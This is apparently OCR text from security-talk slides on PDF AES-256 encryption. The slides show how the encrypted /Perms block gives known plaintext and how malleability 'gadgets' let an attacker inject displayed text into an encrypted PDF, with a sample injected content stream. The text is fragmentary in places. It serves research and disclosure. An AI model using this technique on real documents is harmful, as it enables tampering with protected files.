
e) Set bytes 12-15 to 4 bytes of random data, which will be ignored.

f) Encrypt the 16-byte block using AES-256 in ECB mode with an initialization vector of zero, using the file encryption key as the key. The result (16 bytes) is stored as the **Perms** string, and checked for validity when the file is opened.

known plaintext by design

1…1	P Value	"T"/"F"	"adb"	random
4 byte	4 byte	1 byte	3 byte	4 byte


Known Plaintext



Document wide Key

```
<<                                          % Encryption info data
 /Filter /Standard                            % Security Handler
 /Length 256                                % Encryption key length

 /CF <<                                  % CryptFilter Description
    /StdCF <<                           % CryptFilter Name "StdCF"
        /CFM /AESV3                           % Encryption Method
        /Length 32                          % Encryption key length
        /AuthEvent /DocOpen                          % Password event
    >>
 >>

 /StmF /StdCF                               % All streams encrypted
 /StrF /StdCF                               % All strings encrypted
 /EFF /StdCF                            % All attachments encrypted

 /P -4                                         % Access permissions
 /Perms <enc(/P)>                % Encrypted access permissions
>>
```

```
2 0 obj
stream
[encrypted content]
endstream
endobj

3 0 obj
stream
[encrypted content]
endstream
endobj

4 0 obj
stream
[encrypted content]
endstream
endobj
```


Add permissions to the PDF Format
Encrypt them to prevent tampering
Known plaintext is available to attackers!
Known plaintext is available to attackers!

Malleability Gadgets

- ☑ Ciphertext Malleability
- ☑ Known Plaintext
- ☑ Exfiltration Channel


Gadget Attacks

- 12 Bytes of known plaintext are enough to
  - Change displayed text

```
stream
BT        % 20 (4 + 16) random bytes
(This ) Tj% 20 random bytes
(is in) Tj% 20 random bytes
(jecte) Tj% 20 random bytes
(d!!!)  Tj% 20 random bytes
ET        % 20 random bytes
endstream
```

Ga

- 12




This is injected!!!

Gadget Attacks

